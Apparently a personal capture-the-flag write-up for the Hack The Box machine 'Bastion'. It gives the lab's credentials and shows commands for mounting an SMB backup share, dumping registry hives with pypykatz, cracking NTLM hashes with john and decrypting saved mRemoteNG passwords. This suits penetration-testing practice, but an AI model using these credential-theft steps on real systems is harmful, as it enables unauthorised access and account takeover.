


Bastion



Info

Credential

<u>Aa</u> User	Password	■ Service	■ Note
<u>L4mpje</u>	bureaulampje		
<u>Admin</u>	thXLHM96BeKL0ER2		

SMB

Sharename	Туре	Comment
ADMIN\$	Disk	Remote Admin
Backups	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

Bastion 1

Path

User

1. By trying, I found guest user exist on SMB.

2. There are some __vhd files in the share, but it is too large to be downloaded. So I mount the share, than mount the __vhd file.

```
$ sudo mount -t cifs "//$ip/Backups/" ./mnt/Backups
$ sudo guestmount --add 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro
../../../vhd
```

3. Get sam and system registry hives, then dump the credentials using pypykatz.

4. Crack the NTLM hash and get L4mpje's password, then login via SSH and get the user flag.

Bastion 2

```
$ sudo john --wordlist=/opt/SecLists/Passwords/Leaked-Databases/rockyou.txt creds.ntl
m --format=nt
```

Root

- Found mremotens is installed by looking into \Program Files (x86), and get the encrypted password of the app at \Users\L4mpje\AppData\Roaming\mremotens.
 (ref)
- 2. Decrypt the password with <u>mremoteng-decrypt</u>.

```
$ python3 mremoteng_decrypt.py -s aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/z
05xDqE4HdVmHAowVRdC7emf7l
WWA10dQKiw==
Password: thXLHM96BeKL0ER2
```

3. Login as admin with the password and get the root flag.

Bastion 3